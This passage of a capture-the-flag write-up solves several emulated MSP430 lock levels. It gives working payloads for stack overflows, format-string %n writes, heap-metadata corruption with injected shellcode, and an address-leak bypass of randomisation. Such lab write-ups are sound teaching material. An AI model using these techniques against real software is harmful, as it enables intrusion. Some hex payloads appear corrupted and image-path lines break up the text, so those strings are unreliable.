4650:   0624            jz        #0x465e <login+0x10e>
4652:   1f42 0024       mov       &0x2400, r15
4656:   b012 2847       call      #0x4728 <puts>
465a:   3040 4044       br        #0x4440 <__stop_progExec__>
```

Since there is no way for us to know the real password, a return address overflow is our best option since there is an unlock_door function we can direct flow to. However, this tst instruction enforces that the value at 0x43c6 (18th byte of password) must be zero in order to avoid the stop_progExec function call. This presents a complication, as we saw in previous challenges that strcpy stops copying once it reaches a zero (null terminator). However, since there are two strcpy operations performed, we can properly overwrite the return address with the username input (first copy), then satisfy this zero requirement with the password input (second copy).



```
4666:  3041           ret
```

Live Memory Dump

```
2460:   9394 9596 9798 0000 0000 0000 0000 0000   ................
2470:   *
4390:   0000 d846 0300 4c47 0000 0a00 1100 4c46   ...F..LG......LF
43a0:   0000 0102 0304 0506 0708 0910 1112 1314   ................
43b0:   1516 1701 ff01 0203 0405 0607 0809 1011   ................
43c0:   1213 1415 1617 0038 3940 4142 4344 4546   .......89@ABCDEF      sp
43d0:   4748 4950 5152 5354 5556 5758 5960 6162   GHIPQRSTUVWXY`ab
```

The return address is located in the 43rd and 44th bytes of the username input (my test inputs consist of 0102030405... and so on). This will need to be overwritten with the address of unlock_door, which is 0x444a.

The correct username is (hex) 0102030405060708091011121314151617<span style="color:orange">01ff</span>2021222324252627282930313233343536373839404142<span style="color:red">4a44</span>


Where the orange is the size check bits (password size between 0x01 and 0xFF), and the red is the return address in little endian.

The correct password is (hex) 0102030405060708091011121314151617<span style="color:orange">00</span>

Where the orange is the zero required for the final test


Jakarta

This level changes the username and password length checking system such that the sum of their lengths is at most 32 bytes.




```
457e:  3e40 ff00      mov       #0xff, r14
4582:  3f40 0224      mov       #0x2402, r15
4586:  b012 b846      call      #0x46b8 <getsn>
```

The username is stored in a buffer of size 0xff at address 0x2402



```
45aa:  b012 f446      call      #0x46f4 <strcpy>
45ae:  7b90 2100      cmp.b     #0x21, r11
45b2:  0628           jnc       #0x45c0 <login+0x60>
45b4:  1f42 0024      mov       &0x2400, r15
45b8:  b012 c846      call      #0x46c8 <puts>
45bc:  3040 4244      br        #0x4442 <__stop_progExec__>
```

After computing the length of the username and storing it in r11, the program checks to make sure the length of the username is less than 33 bytes. If it is not, the jump is not taken, and the program terminates. One thing to note is that the cmp.b instruction only compares the least significant byte. This cannot be exploited in this step because the buffer size only allows values up to 0xff, but can be utilized for the password input later.



```
45c8:  3e40 1f00      mov       #0x1f, r14
45cc:  0e8b           sub       r11, r14
45ce:  3ef0 ff01      and       #0x1ff, r14
45d2:  3f40 0224      mov       #0x2402, r15
45d6:  b012 b846      call      #0x46b8 <getsn>
```

The buffer size for the password input is stored in r14. This is computed by subtracting the length of the username (r11) from 0x1f, then performing an & operation with 0x01ff. One flaw with this approach is that if our password is exactly 32 bytes (0x20 in hex), then performing that subtraction will lead to underflow and a value of 0xffff. The & operation with 0x01ff will produce a buffer size of 0x01ff, which allows us to include data in the upper byte without interfering with the comparison of the lower byte (since cmp.b only compares the lower byte)

The username input must therefore be exactly 32 bytes (0x20), with none of the bytes being 00 since that would cause the strcpy to terminate early. The password length must be at least 224 bytes (the 32 bytes of the username will bring the total up to 256, or 0x0100) such that the lower byte of the sum is at most 0x20 so that the byte comparison still passes. All that is left is to encode the address of the unlock_door function within the password at the location where login's return address should be.


Username (hex): 0102030405060708091011121314151617181920212223242526272829303132

Password (hex):
010203044C440708091011121314151617181920212223242526272829303132333435363738394041424344454647484950515253545556575859606162636465666768697071727374757677787980818283848586878889909192939495969798990102030405060708091011121314151617181920212223242526272829303132333435363738394041424344454647484950515253545556575859606162636465666768697071727374757677787980818283848586878889909192939495969798990102030405060708091011121314151617181920212223 24FFFF

Where the red portion is the return address override to the unlock_door function

Addis Ababa

This level has no apparent way to work around the length restriction, therefore a different exploit must be utilized. As this challenge is the first one to heavily utilize printf statements, there may be an exploit related to them. There is no return address at the end of main, so a buffer overflow is further made inviable.




```
3ad8:   0000 0000 0000 0000   ........
3ae0:   0000 ea3a 8044 ea3a   ...:.D.:
3ae8:   0000 4865 6c6c 6f57   ..HelloW                         sp
3af0:   6f72 6c64 0000 0000   orld....
3af8:   0000 0000 0000 0000   ........
```

I/O Console

```
Login with username:password below to authenticate.
>> HelloWorld
```

The program passes your input for the username/password to the format string of printf. This can be exploited using a classic format string vulnerability.




```
448a:  8193 0000      tst       0x0(sp)
448e:  0324           jz        #0x4496 <main+0x5e>
4490:  b012 da44      call      #0x44da <unlock_door>
4494:  053c           jmp       #0x44a0 <main+0x68>
4496:  3012 1f45      push      #0x451f "That entry is not valid."
```

Live Memory Dump

```
3ad0:   6400 4446 0000 d63a   d.DF...:
3ad8:   0000 4c45 0100 5e45   ..LE..^E
3ae0:   0000 0a00 0a00 8a44   .......D
3ae8:   0000 4865 6c6c 6f57   ..HelloW                         sp
3af0:   6f72 6c64 0000 0000   orld....
3af8:   0000 0000 0000 0000   ........
```

The stack pointer at this point must not hold 0x00 in order to unlock the door. The %n conversion specifier as explained in the Lock Manual stores the amount of characters printed so far to the address specified by an argument. Since there are no arguments, and we have full control of the format string, we can include the %n specifier along with a correctly placed address to 3aea in order to change its value from 0.

`e83a`	Little-Endian Address to overwrite
`256e`	Hex encoding of “%x”. Aligns the address correctly (moves one argument ahead)
`256e`	Hex encoding of “%n”. Performs the exploit.



```
447a:  b012           push    r11
447c:  b012 c845      call    #0x45c8 <printf>
4480:  2153           incd    sp
4482:  3f40 0a00      mov     #0xa, r15
4486:  b012 5045      call    #0x4550 <putchar>
448a:  8193 0000      tst     0x0(sp)
448e:  0324           jz      #0x4496 <main+0x5e>
4490:  b012 da44      call    #0x44da <unlock_door>
4494:  053c           jmp     #0x44a0 <main+0x68>
4496:  3012 1f45      push    #0x451f "That entry is not valid."
449a:  b012 c845      call    #0x45c8 <printf>
```


Live Memory Dump

```
3ae0:   0000 0a00 0a00 8a44   .......D
3ae8:   0200 e83a 256e 256e   ...:%n%n                    sp
3af0:   0000 0000 0000 0000   ........
3af8:   0000 0000 0000 0000   ........
```

The correct byte is altered, and the jump does not occur. **The password is (hex) e83a256e256e**


Novosibirsk

This level does not include an unlock_door function, so we will have to somehow trigger the interrupt with the 7f argument in order to unlock the door without explicitly knowing the password. However, there does not seem to be a limit on the length of our input, and the entirety of it is always printed by printf. Therefore, we should be able to use a similar exploit as last level to alter memory.



```
44c6:  3012 7e00      push      #0x7e
44ca:  b012 3645      call      #0x4536 <INT>
```

These are the instructions to conditionally unlock the door. We can alter the bytes in memory where these instructions are stored to unconditionally unlock the door. To do that, the bytes 7e00 need to be changed to 7f00 in order to pass the correct argument to the interrupt function. Therefore, we must provide 0x7f (127) random characters (starting with the address) to printf then use the %n specifier



```
4208:   f401 0c42 c844 2424   ...B.D$$
4210:   2424 2424 2424 2424   $$$$$$$$
4218:   2424 2424 2424 2424   $$$$$$$$
4220:   2424 2424 2424 2424   $$$$$$$$
4228:   2424 2424 2424 2424   $$$$$$$$
4230:   2424 2424 2424 2424   $$$$$$$$
4238:   2424 2424 2424 2424   $$$$$$$$
4240:   2424 2424 2424 2424   $$$$$$$$
4248:   2424 2424 2424 2424   $$$$$$$$
4250:   2424 2424 2424 2424   $$$$$$$$
```


The stack pointer is aligned correctly so that the address bytes (c844) can come first in our input

`c844`	Little-Endian Address of instruction to alter
`24` *(125 times)*	125 random characters (in this case "$") plus the two from the address make 127
`256e`	Hex encoding of "%n". Performs the exploit.

The correct password is (hex)
c8442424242424242424242424242424242424242424242424242424242424242424242424242424242424242424242424242
424242424242424242424242424242424242424242424242424242424242424242424242424242424242424242424242
42424242424242424242424242424242424242424242424242424242424242424256e


Algiers

This problem uses an exploit involving the malloc and free routines.




```
463e:  3f40 1000      mov       #0x10, r15
4642:  b012 6444      call      #0x4464 <malloc>
4646:  0a4f           mov       r15, r10
4648:  3f40 1000      mov       #0x10, r15
464c:  b012 6444      call      #0x4464 <malloc>
4650:  0b4f           mov       r15, r11
```

Two sections of memory are allocated, each holding 0x10 (16) bytes.




```
4662:  3e40 3000      mov       #0x30, r14
4666:  0f4a           mov       r10, r15
4668:  b012 0a47      call      #0x470a <getsn>
```




```
467c:  3e40 3000      mov       #0x30, r14
4680:  0f4b           mov       r11, r15
4682:  b012 0a47      call      #0x470a <getsn>
```

The program prompts twice for user input, and then places them into the respective memory blocks we previously allocated. However, it allows input of up to 0x30 (48) characters, which could override the blocks.



```
2400:   0824 0010 0000 0000   .$......
2408:   0824 1e24 2100 3131   .$.$!.11
2410:   3131 3131 3131 3131   11111111
2418:   3131 3131 3131 3131   11111111
2420:   3131 3131 3232 3232   11112222
2428:   3232 3232 3232 3232   22222222
2430:   3232 3232 3232 3232   22222222
2438:   3232 3232 3232 3232   22222222
2440:   3232 3232 3232 3232   22222222
2448:   3232 3232 3232 3232   22222222
2450:   3232 3232 0000 0000   2222....
2458:   0000 0000 0000 0000   ........
```

This is the result of inputting "1" as many times as possible for the first input, then inputting "2" as many times as possible for the second input. malloc and free routines utilize metadata (headers) in blocks prior to the actual payload (data). Since these blocks are adjacent to each other in memory, and the metadata for the second block seemed to not overwrite the payload of the first, the perceived metadata of the second block can be freely manipulated, leading to our exploit.



```
2400:   0824 0010 0000 0000   .$......    2400:   0824 0010 0000 0000   .$......
2408:   0824 1e24 2100 0000   .$.$!...    2408:   0824 1e24 2100 4865   .$.$!.He
2410:   0000 0000 0000 0000   ........    2410:   6c6c 6f00 0000 0000   llo.....
2418:   0000 0000 0000 0824   .......$    2418:   0000 0000 0000 0824   .......$
2420:   3424 2100 0000 0000   4$!.....    2420:   3424 2100 476f 6f64   4$!.Good
2428:   0000 0000 0000 0000   ........    2428:   6279 6500 0000 0000   bye.....
2430:   0000 0000 1e24 0824   .....$.$    2430:   0000 0000 1e24 0824   .....$.$
2438:   9c1f 0000 0000 0000   ........    2438:   9c1f 0000 0000 0000   ........
```


This is the layout of the relevant memory region before (left) and after (right) input. From analyzing the memory, it can be found that the metadata of heap blocks is structured as follows:

2-byte pointer to previous block, 2-byte pointer to next block, 2-byte Other (Irrelevant to this problem)

Since the free routine will write memory to the locations designated by these pointers, we can overwrite the return address of free and point it to the unlock door function. Rather than completely analyzing the free routine, simple trial and error can reveal much about this exploit. For these tests we can leave the password input blank since no relevant exploit can be performed using it.

Testing with the username 00112233445566778899AABBCCDDEEFF**0123456789AB** ("metadata" in bold) produced a load address unaligned error, telling us that it tried to access memory at one of the "pointers" we overwrote.

Testing with the username 00112233445566778899AABBCCDDEEFF**40424446484A** produced the following memory:




```
4240:   0000 4446 4e4a 0000 0000 0000 0000 0000
```

As some of these bytes look familiar, let's try using important addresses (and this time ignore the size metadata for simplicity)

0x4394 is return address location to overwrite

0x4564 is the address of unlock_door

Testing with the username 00112233445566778899AABBCCDDEEFF**64459443** where the first four bytes of the metadata are the unlock_door address and the second four is the return address produces the following result:




```
4380:   0000 0000 ca46 0100 ca46 0300 3e47 0000   ..
4390:   0a00 2424 6445 0000 0000 4044 0000 0000   sp.
```

```
4564 <unlock_door>
    [overwritten]
    [overwritten]
456c:   2153            incd    sp
456e:   3041            ret
```

The return address is correctly changed to the address of unlock_door, however, unlock_door has been overwritten. Let's experiment with the first four bytes of our metadata, as the second four should stay the same so we can reliably change the return address. Specifically, let's use the address of the beginning of our username.


Testing with the username 00112233445566778899AABBCCDDEEFF**0E249443** where 0E24 is the little-endian address of the beginning of our payload gives the following result:



```
2400:   0824 0010 0000 0000 0824 1e24 2100 0011
2410:   0000 5055 6677 8899 aabb ccdd eeff 0e24
2420:   9443 0000 0000 0000 0000 0000 0000 0000
2430:   0000 0000 1e24 0824 9c1f 0000 0000 0000
```

The beginning 2 bytes of the payload are not altered, however, the next three or four bytes are altered. We can try using no-op instructions to make the overwritten bytes have little effect, then control can go to code we inject ourselves.

Testing with the username 90909090909066778899AABBCCDDEEFF**0E249443** where NOOP instructions are used for the first six bytes produces the following result:



Current Instruction

```
9090 0000 9c90
cmp 0x0(pc), -0x6f64(pc)
```

Current Instruction


```
6677
subc.b @r7, r6
```

The first instruction above does nothing meaningful, but the next instruction is made up of bytes that we fully control. Therefore, we can inject the code for calling the unlock_door function.

909090909090	No-Op bytes. With trial and error, produce a benign instruction when partially overwritten by the free procedure
B0126445	Fully controllable bytecode for calling the unlock_door function
AABBCCDDEEF	Padding to fill up the rest of the 16-byte payload
0E24	Little-Endian Address of our injected code (starting with the NOOPs)
9443	Little-Endian Address of the return address that the free procedure would use on the stack

The username is (hex) 909090909090B0126445AABBCCDDEEFF0E249443 and the password is blank


Vladivostok



```
OVERVIEW

    - Lockitall  developers further used the hardware randomization to
      improve lock security.
    - This lock is attached the the LockIT Pro HSM-2.
```

This level uses "hardware randomization", which seems to suggest that the address of things like the stack will not be constant across multiple runs, which makes exploit developing more difficult. Running through the program shows how around the point where the program requests a username, much of the program is marked as "overwritten" (though the current instruction can still be viewed in a separate window).




```
2420:   0000 0000 0000 3132   ......12
2428:   3334 3536 3738 0000   345678..
```

I/O Console


```
Username (8 char max):
>>12345678
```

The username seems to be printed to the console, meaning it may be possible to utilize a format string exploit with printf. The 8-character maximum seems to be enforced correctly in memory, meaning an overflow of the username is not a viable option.



```
5fb8:   3132 3334 3536 3738   12345678
5fc0:   3132 3334 3536 3738   12345678          sp
5fc8:   3132 3334 0000 0000   1234....     r10 3635   r11 3837
```


However, the password can overflow, with the program crashing due to a "insn address unaligned". This suggests that we can manipulate the flow of execution using an overwritten return address (seen at the current sp value in the image above). In addition, the register values for r10 and r11 also seem to hold a portion of the password at this point. Testing with a password without repetition suggests that r10 holds the 6th and 5th characters (Little-Endian), and r11 holds the 8th and 7th characters.




```
4544:  0f4b          mov     r11, r15
4546:  8f10          swpb    r15
4548:  024f          mov     r15, sr
454a:  32d0 0080     bis     #0x8000, sr
454e:  b012 1000     call    #0x10
```

This can be used to our advantage, as multiple interrupt routines get their arguments via copying from either r10 or r11, such as in the routine above. Our goal can be to supply the unconditional unlock parameter 0x007f to r11 and then make the return address at the beginning of this routine.

The problem now becomes that this routine's address is random due to the randomization procedure. However, we can attempt to leak some info about the stack from format strings we supply for the username. In addition, after randomization, while we cannot see the disassembly neatly due to the "overwritten" indicators, we can search the memory itself for identical bytecode. In this case, the bytecode we're looking for is 0f4b 8f10 024f 32d0 0080 b012 1000




```
Username (8 char max):
>>00006b4400000000
```




```
6918:   0b12 0012 0212 0f4b   .......K
6920:   8f10 024f 32d0 0080   ...O2...
```

Routine address: 0x691e



```
Username (8 char max):
>>0000da6200000000
```



```
d838:   0012 0212 0f4b 8f10   .....K..
d840:   024f 32d0 0080 b012   .O2.....
```

Routine address: 0xd83c

Printing four integers with "%x%x%x%x" (this is the maximum we can print due to the 8-character limit) produces zeroes and two bytes that are unique across different runs. If we treat this as an address and find the difference between it and the address revealed by printf, it is revealed that this difference is constant (0x226). With this knowledge, we can craft our password without explicitly looking at memory by looking at the address printed out by the username's format strings, then subtracting 0x226 from it to find the address needed in our password.

Username (ASCII)	%x%x	Print out two integers from the stack. Only two integers are needed as the second integer contains the address we need.
Password (hex)	909090909090	Padding
	7f00	Little Endian of 0x007f. Will be stored in r11 and passed as a parameter to the interrupt function
	(Address revealed by the username – 0x226, then converted to little-endian)	Overwritten return address to correct interrupt routine. Address random but the offset from the revealed address above is constant.